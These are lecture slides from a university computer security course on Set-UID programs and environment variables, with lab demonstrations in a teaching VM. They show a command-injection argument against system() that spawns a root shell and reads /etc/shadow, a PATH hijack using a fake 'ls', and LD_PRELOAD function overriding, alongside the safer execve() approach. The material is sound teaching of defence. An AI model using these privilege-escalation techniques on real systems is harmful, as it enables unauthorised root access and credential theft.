

CSCI 476: Computer Security

Lecture 6: Set-UID and Environment Variables (Part 2)

Reese Pearsall
Fall 2023

No class on Thursday

Lab 1 posted. Due on Sunday September 24th.
→ After today, you will be able to complete it

Set-UID In a Nutshell


Set-UID allows a user to run a program with the program owner's privilege

- User runs a program w/ temporarily elevated privileges

Created to deal with inflexibilities of UNIX access control

Example: The **passwd** program

```
[seed@VM][~]$ ls -al /usr/bin/passwd  
-rwsr-xr-x 1 root root 68208 May 28 2020 /usr/bin/passwd
```



RUID vs EUID

Real User ID (RUID) and **Effective User ID (EUID)** are values that are tracked by OS for each process. These IDs are used for access control decisions

ex. Should this process be allowed to do _____ ?

RUID refers to the user that created the process

ex. A normal user running `./hello_world`, the RUID == seed

EUID refers to the current privilege of the process, and is used for most permission checks

ex. A normal user running `./hello_world`, the EUID == seed

RUID vs EUID

RUID refers to the user that created the process

EUID refers to the current privilege of the process, and is used for most permission checks

When running a process, generally RUID and EUID will be the same

However, when the process is a Set UID program, the EUID now becomes the owner of the program, which will typically be **root** (now RUID != EUID)

RUID vs EUID

RUID refers to the user that created the process

EUID refers to the current privilege of the process, and is used for most permission checks

However, when the process is a Set UID program, the EUID now becomes the owner of the program, which will typically be **root** (now RUID != EUID)

There are shell countermeasures (`/bin/dash`) that prevents a process from doing things when it detects that the RUID != EUID, which is why we must disable the countermeasure before starting the lab

```
sudo ln -sf /bin/zsh /bin/sh
```

A Set-UID program is just like any other program, except that it has a *special* bit set

```
[09/15/22]seed@VM:~/lab2$ cp /usr/bin/id ./myid
[09/15/22]seed@VM:~/lab2$ chown root myid★
chown: changing ownership of 'myid': Operation not permitted
[09/15/22]seed@VM:~/lab2$ sudo chown root myid
[09/15/22]seed@VM:~/lab2$ ./myid
bash: ./myid: No such file or directory
[09/15/22]seed@VM:~/lab2$ ./myid
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

Steps for creating a set-uid program

1. Change file ownership to root (chown)
2. Enable to Set-uid bit (chmod)

If the set-uidbit is enabled, the EUID is set according to the file owner

```
[09/15/22]seed@VM:~/lab2$ chmod 4755 myid
chmod: changing permissions of 'myid': Operation not permitted
[09/15/22]seed@VM:~/lab2$ sudo chmod 4755 myid★
[09/15/22]seed@VM:~/lab2$ ./myid
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
```

4 = setuid bit

4755

755 = owner r/w/x,
group/others can r/w

Access control decisions made based on EUID, not RUID !

catall.c

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if (argc < 2) {
        printf("Audit! Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    /*
     * Use only one of the following (comment out the other):
     */

    system(command);
    //execve(v[0], v, 0);

    return 0;
}
```

The command line argument (file path) is appended to the string "/bin/cat"

Spawns a new process that executes:


/bin/cat [FILE_PATH]

ex. /bin/cat my_file.txt

- Suppose you are preparing for an audit. An auditor may need the access to view certain files.
- Instead of giving them total access to everything on the system, we will create a privileged program that will the auditor view the content of some file

Set-UID program name

Name of file the auditor will view

 ./audit  company_data.csv  /bin/cat company_data.csv

./audit ../lab0/solution.docx

 /bin/cat ../lab0/solution.docx

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if (argc < 2) {
        printf("Audit! Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    /*
     * Use only one of the following (comment out the other):
     */

    system(command);
    //execve(v[0], v, 0);

    return 0;
}
```

`system()` is a **very unsafe** function

We can exploit this by maliciously constructing the input to this program

Hint: the string passed to `system()` can include *multiple* commands

```

#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char *argv[])
{
    char *v[3];

    if (argc < 2) {
        printf("Audit! Please type a file name.\n");
        return 1;
    }

    v[0] = "/bin/cat"; v[1] = argv[1]; v[2] = 0;
    char *command = malloc(strlen(v[0]) + strlen(v[1]) + 2);
    sprintf(command, "%s %s", v[0], v[1]);

    /*
     * Use only one of the following (comment out the other):
     */

    system(command);
    //execve(v[0], v, 0);

    return 0;
}

```

`system()` is a **very unsafe** function

We can exploit this by maliciously constructing the input to this program

Hint: the string passed to `system()` can include *multiple* commands

`./audit "my_info.txt; /bin/sh"`

```
./audit "my_info.txt; /bin/sh"
```



```
system(/bin/cat my_info.txt; /bin/sh)
```

```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"  
I have some information  
#
```

`system()` interprets this as *two separate* commands

```
./audit "my_info.txt; /bin/sh"
```



```
system (/bin/cat my_info.txt; /bin/sh)
```

```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"  
I have some information  
#
```

`system()` interprets this as *two separate* commands

```
./audit "my_info.txt; /bin/sh"
```



```
system (/bin/cat my_info.txt; /bin/sh)
```

```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"
```

```
I have some information
```

```
# whoami
```

```
root
```

```
# cat /etc/shadow
```

```
root:!:18590:0:99999:7:::
```

```
daemon:*:18474:0:99999:7:::
```

```
bin:*:18474:0:99999:7:::
```

Because this is a Set-UID program.

When owner = root, the shell will be run with root permissions



```
./audit "my_info.txt; /bin/sh"
```



```
system (/bin/cat my_info.txt; /bin/sh)
```

```
[09/15/22]seed@VM:~/lab2$ ./audit "my_info.txt; /bin/sh"  
I have some information  
# whoami  
→ root  
# cat /etc/shadow  
root:!:18590:0:99999:7:::  
daemon:*:18474:0:99999:7:::  
bin:*:18474:0:99999:7:::
```

Because this is a Set-UID program.
When owner = root, the shell will be run with root permissions



We have gained access into the system

A safer way to invoke programs

```
int execve(const char *pathname, char *const argv[], char *const envp[]);
```

`execve()` executes the program referred to by `pathname`.

`argv[]` is the command line arguments for the command

Using `execve()` instead of `system()`

```
[09/15/22] seed@VM:~/lab2$ ./audit "aa;/bin/sh"  
/bin/cat: 'aa;/bin/sh': No such file or directory
```

Fail!



A safer way to invoke programs

```
int execve(const char *pathname, char *const argv[], char *const envp[]);
```

`execve()` executes the program referred to by `pathname`.

`argv[]` is the command line arguments for the command

```
execve("/bin/cat", ["aa;/bin/sh"])
```



```
/bin/cat "aa;/bin/sh"
```


Treated as an entire argument to the command

Fail!

The ability (and risks) of invoking external commands is not limited to C

Python has a `system` call
Perl has `open()`
PHP has `system`





Environment variable are a set of dynamic named values that affect the way a running process will behave

(key-value pairs)

Example: The `PATH` variable

- We use command such as `ls` and `passwd`

We could be in any directory.

How does it know to run `/bin/ls` ?

Environment variable are a set of dynamic named values that affect the way a running process will behave

(key-value pairs)

Example: The `PATH` variable

- We use command such as `ls` and `passwd`

We could be in any directory.

How does it know to run `/bin/ls` ?

If the full path is not provided, the shell process will use the `PATH` env. variable to search for it!

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
```

Tells the OS to look for the `ls` program in `/usr/local/bin`


Where do environment variables come from?

Processes can get environment variables in one of two ways:

fork() → the child process inherits its parent process's environment variables.

exec() → the memory space is overwritten, and all old environment variables are lost.

However, **execve()** can explicitly pass environment variables from one process to another




Creating our own environment variables

(Task 1 on Lab 1)

We can define our own environment variables using the **export** command

```
[01/31/23] seed@VM:~$ export my_env_var="Hi there!"
```



env var name value

Creating our own environment variables

(Task 1 on Lab 1)

We can define our own environment variables using the **export** command

```
[01/31/23]seed@VM:~$ export my_env_var="Hi there!"
```

We can use **printenv** to print out all the environment variables on the system

```
[01/31/23]seed@VM:~$ printenv
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1807,unix/VM:/tmp/.ICE-unix/1807
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
GNOME_DESKTOP_SESSION_ID=this-is-deprecated
GNOME_SHELL_SESSION_MODE=ubuntu
```


Creating our own environment variables

(Task 1 on Lab 1)

We can define our own environment variables using the **export** command

```
[01/31/23]seed@VM:~$ export my_env_var="Hi there!"
```

We can use **printenv** to print out all the environment variables on the system

There are a lot of environment variables, so we can combine `printenv` with the `grep` command to find out specific environment variables

```
[01/31/23]seed@VM:~/Desktop$ printenv | grep my_env_var  
my_env_var=Hi there!
```

Demo: Seeing environment variables in a parent and child process

```
extern char **environ;

void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}

int main()
{
    pid_t childPid;
    switch(childPid = fork()) {
    case 0: /* child process */
        printenv();
        exit(0);
    default: /* parent process */
        // printenv();
        exit(0);
    }
}
```

myprintenv.c

Do all environment variables
get inherited by the child
process?

(Task 2 on Lab 1)

Experiment: Do all environment variables get inherited by **SET-UID** programs?

```
#include <stdio.h>

extern char **environ;

int main(int argc, char *argv[], char* envp[]) {
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
    return 0;
}
```

myenv_environ.c

PATH ?
LD_LIBRARY_PATH ?
MYVAR ?

(Task 3 on lab 1)

Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

```
#include <stdlib.h>
```

```
int main()  
{  
    system("ls");  
}
```

This program uses the `system()` command to run the `ls` program

However, this program does *not* use the absolute path of the `ls` program (`/bin/ls`)

Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

```
#include <stdlib.h>
```

```
int main()  
{  
    system("ls");  
}
```

This program uses the `system()` command to run the `ls` program

However, this program does *not* use the absolute path of the `ls` program (`/bin/ls`)

... which means it will use the `PATH` environment variable to locate the `ls` program

Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

```
#include <stdlib.h>
```

```
int main()  
{  
    system("ls");  
}
```

This program uses the `system()` command to run the `ls` program

However, this program does *not* use the absolute path of the `ls` program (`/bin/ls`)

... which means it will use the `PATH` environment variable to locate the `ls` program

Important reminder: We can set the value of the `PATH` env variable



Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

```
[01/31/23]seed@VM:~/my_evil_folder$ cat my_ls.c
#include <stdlib.h>
#include <stdio.h>

int main(){

    printf("I am an evil ls program\n");
    system("/bin/sh");

}
```

We first make our own malicious program that creates a shell with `system()`

Compile it and make the executable is named `ls`

```
[01/31/23]seed@VM:~/my_evil_folder$ gcc my_ls.c -o ls
```

Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

```
#include <stdlib.h>
```

```
int main()  
{  
    system("ls");  
}
```

This is the program we are going to exploit... and if this is a Set-UID program, things can get scary

Make `ls_vuln` a Set-UID program

```
[01/31/23]seed@VM:~/my_evil_folder$ gcc ls_vuln.c -o ls_vuln  
[01/31/23]seed@VM:~/my_evil_folder$ sudo chown root ls_vuln  
[01/31/23]seed@VM:~/my_evil_folder$ sudo chmod 4755 ls_vuln
```


Exploiting a Set-UID program with environment variables

(Task 5 on lab 1)

Update the `PATH` environment variable to point to our malicious `ls` program that's located in the `my_evil_folder` directory

```
[01/31/23]seed@VM:~/my_evil_folder$ export PATH=/home/seed/my_evil_folder:$PATH
[01/31/23]seed@VM:~/my_evil_folder$ printenv | grep PATH
WINDOWPATH=2
PATH=/home/seed/my_evil_folder:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
```

When we run `ls_vuln`, `system()` will execute OUR `ls` program instead of the normal one

Root shell!!!



```
[01/31/23]seed@VM:~/my_evil_folder$ ./ls_vuln
I am an evil ls program
# █
```

Environment variable are a set of dynamic named values that affect the way a running process will behave

(key-value pairs)

Example: The `PATH` variable

- We use command such as `ls` and `passwd`

We could be in any directory.

How does it know to run `/bin/ls` ?

If the full path is not provided, the shell process will use the `PATH` env. variable to search for it!

```
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:.
```

Tells the OS to look for the `ls` program in `/usr/local/bin`

Linking finds the external library code referenced in a program

Static Linking – Linker combines program code/external code into final executable

Dynamic Linking- linker uses env variables to locate external dependencies

This program uses the `sleep` function. When compiling this program, how does it know where to find the source code for the `sleep()` function ?

```
// Demo program that calls sleep.
#include <unistd.h>

int main(void)
{
    sleep(1);
    return 0;
}
```

Linking finds the external library code referenced in a program

Static Linking – Linker combines program code/external code into final executable


Dynamic Linking- linker uses env variables to locate external dependencies

This program uses the `sleep` function. When compiling this program, how does it know where to find the source code for the `sleep()` function ?

```
// Demo program that calls sleep.
#include <unistd.h>

int main(void)
{
    sleep(1);
    return 0;
}
```

It will use
**environment
variables !**



Linking finds the external library code referenced in a program

Static Linking – Linker combines program code/external code into final executable

Dynamic Linking- linker uses env variables to locate external dependencies


This program uses the `sleep` function. When compiling this program, how does it know where to find the source code for the `sleep()` function ?

```
// Demo program that calls sleep.
#include <unistd.h>

int main(void)
{
    sleep(1);
    return 0;
}
```

It will use
**environment
variables !**

Specifically, it will use the
LD_PRELOAD env variable



Dynamic Linking- linker uses env variables to locate external dependencies

LD_PRELOAD contains a list of shared libraries to search through during the linking process

Provides precedent over standard functions calls (malloc, free, etc)

If functions are not found, it will consult the location specified in **LD_LIBRARY_PATH**

Because these are just environment variables, we can set both of these values (LD_PRELOAD, LD_LIBRARY_PATH)

```
// Demo program that calls sleep.
#include <unistd.h>

int main(void)
{
    sleep(1);
    return 0;
}
```



Any ideas how we could exploit this program?

sleep_prog.c

```
// Demo program that calls sleep.  
#include <unistd.h>  
  
int main(void)  
{  
    sleep(1);  
    return 0;  
}
```

Let's write our own sleep() function!



```
#include <stdio.h>  
void sleep(int s)  
{  
    printf("I'm not sleeping!\n");  
}
```

mylib.c

We could put any code here (printf is not very malicious...)

sleep_prog.c

```
// Demo program that calls sleep.
#include <unistd.h>

int main(void)
{
    sleep(1);
    return 0;
}
```

1 Let's write our own sleep() function!



```
#include <stdio.h>
void sleep(int s)
{
    printf("I'm not sleeping!\n");
}
```

mylib.c

2

Add code to a shared library, libmylib.so.1.0.1

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```


sleep_prog.c

```
// Demo program that calls sleep.
#include <unistd.h>

int main(void)
{
    sleep(1);
    return 0;
}
```

1 Let's write our own sleep() function!



```
#include <stdio.h>
void sleep(int s)
{
    printf("I'm not sleeping!\n");
}
```

mylib.c

2

Add code to a shared library, libmylib.so.1.0.1

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

3

Set the `LD_PRELOAD` environment variable, which tells linker to use our malicious library instead of the default one

```
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

`sleep_prog.c` (the program we are exploiting)

```
// Demo program that calls sleep.
#include <unistd.h>

int main(void)
{
    sleep(1);
    return 0;
}
```

1 Let's write our own `sleep()` function! `mylib.c`

```
#include <stdio.h>
void sleep(int s)
{
    printf("I'm not sleeping!\n");
}
```

2 Add code to a shared library, `libmylib.so.1.0.1`

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

3 Set the `LD_PRELOAD` environment variable, which tells linker to use our malicious library instead of the default one

```
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

Task 6 Lab 1:

What if run this program as a normal user?

```
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
$ export LD_PRELOAD=./libmylib.so.1.0.1
$ gcc sleep_prog.c -o sleep_prog
$ ./sleep_prog
```

```
[02/03/23]seed@VM:~/.../01_envvars_setuid$ ./sleep_prog
I'm not sleeping!
```

The program uses our sleep function!!



`sleep_prog.c` (the program we are exploiting)

```
// Demo program that calls sleep.
#include <unistd.h>

int main(void)
{
    sleep(1);
    return 0;
}
```

1 Let's write our own `sleep()` function! `mylib.c`

```
#include <stdio.h>
void sleep(int s)
{
    printf("I'm not sleeping!\n");
}
```

2 Add code to a shared library, `libmylib.so.1.0.1`

```
$ gcc -fPIC -g -c mylib.c
$ gcc -shared -o libmylib.so.1.0.1 mylib.o -lc
```

3 Set the `LD_PRELOAD` environment variable, which tells linker to use our malicious library instead of the default one

```
$ export LD_PRELOAD=./libmylib.so.1.0.1
```

